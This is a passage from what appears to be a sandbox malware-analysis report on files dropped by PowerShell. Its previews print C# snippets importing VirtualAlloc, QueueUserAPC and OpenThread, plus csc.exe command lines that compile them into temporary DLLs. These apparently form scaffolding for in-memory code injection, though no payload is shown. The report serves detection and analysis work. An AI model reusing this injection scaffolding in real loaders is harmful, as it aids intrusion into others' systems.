Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wuzmjj4s.5no.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yhaj02ra.0xw.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\oeprcmty.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	408
Entropy (8bit):	5.01293234302818
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJAsNiWVMRSRa+eNMjSSRrjEzxevVSRNveKP8nQe3CGy:V/DTLDfuH0Wl9eg5r4NevU1eKPJeyGy
MD5:	35EAB9A45B1CC09A0099A179AD3DCFE5
SHA1:	42939AC7047BC372300FDD21624100E5C9F83B7F
SHA-256:	EEEECB79A83F234A098D4E685F9649E562EE2C5180DA03CE782DF3F95D7EB5A7
SHA-512:	03DB096CD43E298A526507BE3252F718516E26ECB50400D052B9C26E76EB89F950770696F2034FD9031E3421EE5F7E225D985BFD92CC51338EC19854C85017C1
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class sbjqhhwtq. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint cfuaonbeh,uint oaxrtopxx);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr ckpaa,uint gmprdfblmj,uint nuadeidgng,uint pxgmfdeh);.. }..}.

C:\Users\user\AppData\Local\Temp\oeprcmty.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.204272802797053
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23ftzxs7+AEszIWXp+N23fO9:p37Lvkmb6KH1WZE8w
MD5:	DDCBEEB82FF764447619CA8F26B79AB0
SHA1:	A052431B053ADEAD13B9423EDD80F4FA10449761

SHA-256:	B19AC579456301299E428F81373E8CDEC9B472B46DAB3181DA7036EAFDF344F9
SHA-512:	C45C889F7F9F9A0C13A506A10D9366C986054449F0BF4106E67C6306C1935A91F538672C177A2939A39097DFCC0D2B62225895EAD3D32305932EC613B3A6758C
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\oeprcmty.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\oeprcmty.0.cs"

C:\Users\user\AppData\Local\Temp\oeprcmty.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6167731029789754
Encrypted:	false
SSDEEP:	48:69XE7S5FwYXok+xW8JrwZX1ulalta31Iuq:b7S5ekPte8gK1
MD5:	42FA89466D0BA4E5CE5F3B7D1CE657EF
SHA1:	CF74956879EA24FD0E5E7B83DB67076BC4DB1130
SHA-256:	47B05AD37FFC382C93C1A317459F63F21FF3350792C3A75B41F55302C8B095F9
SHA-512:	43EDD9ACD9592AF0E1CFAA03B912B9396BBEB379F8FEE6036A570B5B8825929A579DAA47666769B7150628B8B511F46483DB337651DB9975D8A6B0FDDEFB3BF2
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ..... .@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....5.....(.....!..... <..... N..... V.....P .....c.....i.....s.....}..... .....c. ...c...!.c.%...c.....*....3.;....<.....N.....V.....

C:\Users\user\AppData\Local\Temp\oeprcmty.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.303367578429046
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KH1WZE8lKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6KHaE8lKaM5DqBVKVrdFAMBJTH
MD5:	ACC5E905D76EBE06CB3C38D09CB263C1
SHA1:	EEB3AF5D92BA9D427C85C67331B958E0063B4510
SHA-256:	E991673849F98E5A44BA73A54CA47A1C3702F5BC55468B4CEDFE8A294829C473
SHA-512:	09151FBB71982E91F91C4CF2C29057F5719235AC38853B94F48593C3C05B5708BAFB94290FBA65F256668BEB9BB1B6F1DB7EB0EA6B2886A956E3C8ACA5CAFBD1
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\oeprcmty.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\oeprcmty.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\oyq1c2cj.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	404
Entropy (8bit):	5.019892496194437
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJyLHMRSR7a1maLXKqoSRa+rVSSRnA/fQTbIOktwy:V/DTLDfucj3aLXKqj9rV5nA/IT8ORy
MD5:	04CA9F3DD2F71BC69A66232592BD29B7
SHA1:	12724CB97FE30A8B84901648B3653B9AC8FB2F73
SHA-256:	DBC22FFC06EBCB8F7E00BB962CA175EFFBBDF0DEBE7A2E4D288A8735C5C27DB1
SHA-512:	383C82A91A354A95E9887E9731852788F466C461EA58A016532E4B07A3E19A97C525B4B579B86A4681BF3DBACFA6B65C8F11032B904737C287A6A5498E4EEB4E

Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mdmvexpd. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr uqmdvtabd,IntPtr kdclqxwfug,IntPtr vtnts);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint cxsij,uint lhaikp,IntPtr xwl);.. }..}.

C:\Users\user\AppData\Local\Temp\oyq1c2cj.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.302656177771041
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fRGWzGzxs7+AEszIWXp+N23fRGWzb:p37Lvkmb6KHpGWZE8pb
MD5:	CBF10C1AA567D2B82E5C422E0E544DBC
SHA1:	C6E081F904BEC73A1335B50C820B8FC00B26142C
SHA-256:	5024F757714C7A4D6EC2DBADB6F5636ABAC0969348C2865AF68CD70538C94EAF
SHA-512:	519ACB5318CA598DA74DE737FA0F97C85A1EA1BB3883C064DD5EC9DE083C8802720E17712F03AFDA3091B670C73A10CE95388F644E69EA991718405ECCF11E8D
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\oyq1c2cj.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\oyq1c2cj.0.cs"

C:\Users\user\AppData\Local\Temp\oyq1c2cj.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.627023820532716
Encrypted:	false
SSDEEP:	24:etGS/8OmU0t3lm85nt4tdalqQg6AyS41ll+tkZfUBFyVUWl+ycuZhN4rakSBEPNq:6dXQ3r5eXa1OxJUPy31ulaa3Oq
MD5:	FE9CF2A1075CDE78F99497A0ABFD05F1
SHA1:	E2344F061295060CC6811ECB494E2E28087A9FEF
SHA-256:	E4D23FD1D1461CF5C63B24A22D23022117A15B0B7B67245FE3D62BA7B6E0E5B3
SHA-512:	57C8A774CB7815770F9DD1432C92C9F3AC9187E44CA1EBF20CAE98E9065365F475362296561576ADBB330356B1CA0E3BEA198E84F9DE4BD2836502151E79B4B
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ..... .@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....4.-..... ..... ;..... H..... [.....P .....f.....l.....v..... .f. ...f...!.f.%...f.....*.....3.1.....;.....H.....[.....

C:\Users\user\AppData\Local\Temp\oyq1c2cj.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.348978461572798
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KHpGWZE8paKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6KHNE88KaM5DqBVKVrdFAMBJTH
MD5:	877DECC09667FEEF592E3D12599D6BE6
SHA1:	38E9B510CEDFD51647B8E60E108ABD9D5B88A872
SHA-256:	D4C965D7B55B61D2E9C2DA9832B765CB6DAB82C25161840C8BC40B1021182DD3
SHA-512:	E789EE736C5D700F327695C04DBDCD55CDFA5DCD66CFDF6721AECA281019C3B9BC79203128CDCECF8B7ACD1806F395E22D18E4ACE0C510D33ABAFC8E5B2ABA6
Malicious:	false
Reputation:	unknown

Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\oyq1c2cj.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\oyq1c2cj.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\pqvogmwc.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	408
Entropy (8bit):	5.01293234302818
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJAsNiWVMRSRa+eNMjSSRrjEzxevVSRNveKP8nQe3CGy:V/DTLDfuH0Wl9eg5r4NevU1eKPJeyGy
MD5:	35EAB9A45B1CC09A0099A179AD3DCFE5
SHA1:	42939AC7047BC372300FDD21624100E5C9F83B7F
SHA-256:	EEEECB79A83F234A098D4E685F9649E562EE2C5180DA03CE782DF3F95D7EB5A7
SHA-512:	03DB096CD43E298A526507BE3252F718516E26ECB50400D052B9C26E76EB89F950770696F2034FD9031E3421EE5F7E225D985BFD92CC51338EC19854C85017C1
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class sbjqhhwtq. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint cfuaonbeh,uint oaxrtopxx);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr ckpaa,uint gmprdfblmj,uint nuadeidgng,uint pxgmfdeh);.. }..}.

C:\Users\user\AppData\Local\Temp\pqvogmwc.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.268763390388562
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fb0zxs7+AEszIWXp+N23fVH:p37Lvkmb6KHoWZE89H
MD5:	0AED35FFAB0A5CA771393CEE60A13F73
SHA1:	979C1895FA3CBA52E97A565456E3CB7BC5F2881C
SHA-256:	BBC0244212BE2929C78131DC34E9FD9A02073ACC1E8E16823498363956594 2B1
SHA-512:	E404EE19D23A043A1F920E8EFA6ACDB3BED35DA1FB4F04FAE4671CB09DA372ED730475AD757C02495A440796EA36CCB520CE92DC4E509CD235FCEFD326FBF7E5
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\pqvogmwc.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\pqvogmwc.0.cs"

C:\Users\user\AppData\Local\Temp\pqvogmwc.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6261368502649796
Encrypted:	false
SSDEEP:	48:6foXE7S5FwYXok+fOW8J4bZX1ulia3Gq:4z7S5ekE7ZeUK
MD5:	ABDFB9F235DA3F5765DF16A0F4C505C5
SHA1:	5AC9B90DB8481105FE57EF9D8034C8107BBCD4FB
SHA-256:	6E6742E39EB933CD0FFB0FB7A180BD24CFFD36A3DBF4DEE8860C701374EE2C65
SHA-512:	A1B1BCF89FF334AD8FC7D71AF2E89D58725323CE7CFE78C79D594FE7A0CF74F79309EB43A2BEB15E34BE19999595394B3A9C6F74746994A09B144518A1D7B17B
Malicious:	false
Reputation:	unknown

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ..... .@.....#..O...@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....5.....(.....!..... <..... N..... V.....P .....c.....i.....s.....}..... .....c. ...c...!.c.%...c.....*.....3.;.....<.....N.....V.....

C:\Users\user\AppData\Local\Temp\pqvogmwc.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.327041989163472
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KHoWZE89OKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6KH5E8AKaM5DqBVKVrdFAMBJTH
MD5:	F180A3304C942DDE94B3BAC538ECB758
SHA1:	6E79051C6651F1BD7FFD6FACFCD2593FADA77211
SHA-256:	6F3C8189552C2FD69069D7310004463AA064222D955826CE28204DFC65B676B8
SHA-512:	3E15E72859E72FF31C2BAF5CE595307A5B541286CE3F49EE6733CB29DDF4753D25DAB1DC80D1F5DB983FCB39B730687F79DBFE9A6308EE4E3E0BE717295608C4
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\pqvogmwc.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\pqvogmwc.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\pwlcj2cu.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	408
Entropy (8bit):	5.01293234302818
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJAsNiWVMRSRa+eNMjSSRrjEzxevVSRNveKP8nQe3CGy:V/DTLDfuH0Wl9eg5r4NevU1eKPJeyGy
MD5:	35EAB9A45B1CC09A0099A179AD3DCFE5
SHA1:	42939AC7047BC372300FDD21624100E5C9F83B7F
SHA-256:	EEEECB79A83F234A098D4E685F9649E562EE2C5180DA03CE782DF3F95D7EB5A7
SHA-512:	03DB096CD43E298A526507BE3252F718516E26ECB50400D052B9C26E76EB89F950770696F2034FD9031E3421EE5F7E225D985BFD92CC51338EC19854C85017C1
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class sbjqhhwtq. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint cfuaonbeh,uint oaxrtopxx);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr ckpaa,uint gmprdfblmj,uint nuadeidgng,uint pxgmfdeh);.. }..}.

C:\Users\user\AppData\Local\Temp\pwlcj2cu.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.278277088352822
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23faW+zxs7+AEszlWXp+N23faMn:p37Lvkmb6KHf+WZE87n
MD5:	5790AEB5F74FB21A80B408FD12A92956
SHA1:	24CD53B4B919829C1B8759DE70332D6C33833B08
SHA-256:	AB497F850922DCAA447D61C6DB10B7C506185F853C4A83B57AB6F64FB3AFF3C3
SHA-512:	DECC8E44B896BC7939FD86BCB4FDA8A8C33D04C24F3A50AA226EB305A7720D71B0205E0711C92CC54C63995D5CC907EB6B56F8C2D91FA66747687854F824C02
Malicious:	false
Reputation:	unknown

Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\pwlcj2cu.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\pwlcj2cu.0.cs"

C:\Users\user\AppData\Local\Temp\pwlcj2cu.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.629201724166271
Encrypted:	false
SSDEEP:	24:etGSt8+mUE7R85FwYH3okOp3fOdWOjU9tkZfpMGqZ0WI+ycuZhNaakSCPNnq:6jXE7S5FwYXok+wW8JqXZX1ulaa3Oq
MD5:	5B6BFEE2D96A3F071B7CDB664124FA24
SHA1:	9CC97AF3855302E9AF7A5CB867C25E63E125777C
SHA-256:	A955C358D2C8C39435A3C5F58EAA07D1E33CFDA61C4FC0A861F2EA2579B7EA9C
SHA-512:	0DC30DCC0F81EFFBBC7C25B0E74DCC040E9E162B293AD12C7E5209CF71A2352094E2DAC942A45F9B391D2B43F6AC91F6D34E8AA2B0E0F2E23AABF1EF5112E88E
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ..... .@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....5.....(.....!..... <..... N..... V.....P .....c.....i.....s.....}..... .....c. ...c...!.c.%...c.....*.....3.;.....<.....N.....V.....

C:\Users\user\AppData\Local\Temp\pwlcj2cu.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.334266323622075
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KHf+WZE87uKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6KH3E86KaM5DqBVKVrdFAMBJTH
MD5:	693350EB45B076BEF7BADC2A56D51D9A
SHA1:	166691AB2DB7AD9CC5D4EEA53978B3449EA2CD1F
SHA-256:	AA4A99224C20E8013A706290E2E528CEAC862D6831BB55505FCBBBEB269D56A8
SHA-512:	0D465EADD34EB3D465CAFAC084DA43F54B7DAE86A7B5236E7BB032689F9C7F8C9AD6D98D7F95A4279D7F47D41E385EB8EAE99753D0646FAF77031BD0BDFCEA4D
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\pwlcj2cu.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\pwlcj2cu.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\sjfy431f.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	404
Entropy (8bit):	5.019892496194437
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJyLHMRSR7a1maLXKqoSRa+rVSSRnA/fQTbIOktwy:V/DTLDfucj3aLXKqj9rV5nA/IT8ORy
MD5:	04CA9F3DD2F71BC69A66232592BD29B7
SHA1:	12724CB97FE30A8B84901648B3653B9AC8FB2F73
SHA-256:	DBC22FFC06EBCB8F7E00BB962CA175EFFBBDF0DEBE7A2E4D288A8735C5C27DB1
SHA-512:	383C82A91A354A95E9887E9731852788F466C461EA58A016532E4B07A3E19A97C525B4B579B86A4681BF3DBACFA6B65C8F11032B904737C287A6A5498E4EEB4E
Malicious:	false
Reputation:	unknown

Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mdmvexpd. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr uqmdvtabd,IntPtr kdclqxwfug,IntPtr vtnts);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint cxsij,uint lhaikp,IntPtr xwl);.. }..}.

C:\Users\user\AppData\Local\Temp\sjfy431f.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.277721811228957
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fRP1HUzxs7+AEszIWXp+N23fRPdxn:p37Lvkmb6KHfUWZE8Z
MD5:	0A524C50986168EBADFA5220C99D85B5
SHA1:	957C8AE7E56ED3E31C52C620CA58A536AF663B1E
SHA-256:	6A81B937A0148A536367B397563C15616B7CFCC944B0AD7301E5C772877ED3C8
SHA-512:	2AC9AB5498FCD94B6CD22DE78EBEE49487F729DDAF467B68A4070BD22725B02F58C2C6571783BE8175591F22227FAACE82B57B882E9059E0D103B8E9A3553E54
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\sjfy431f.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\sjfy431f.0.cs"

C:\Users\user\AppData\Local\Temp\sjfy431f.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.624456178337711
Encrypted:	false
SSDEEP:	24:etGSF8OmU0t3lm85nt4tdalqQg6AxoS41ll+tkZfAB8WVUWI+ycuZhNSakSaPNnq:6rXQ3r5eXa1mLxJAuG31ulSa3Wq
MD5:	177880A67897413DB394031830AD03DC
SHA1:	3603A0870B5664FA8883FBEB92CE3C1FD692630B
SHA-256:	DB91BB6E6CE210D265DF94791A01837D9D946BA57CCE88807AF9F949BCC77948
SHA-512:	D521BDBAC1A2575C6B5CFBE8D48B4991C37A2FBE5295F6187E906C5264747D0949331D4F1DC71D1C62FA5F78AD4CB58C71D62240A3A6B4CE8394376AF308EA5
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ..... .@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....4.-..... ..... ;..... H..... [.....P .....f.....l.....v..... .f. ...f...!.f.%...f.....*.....3.1.....;.....H.....[.....

C:\Users\user\AppData\Local\Temp\sjfy431f.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.3386347893313015
Encrypted:	false
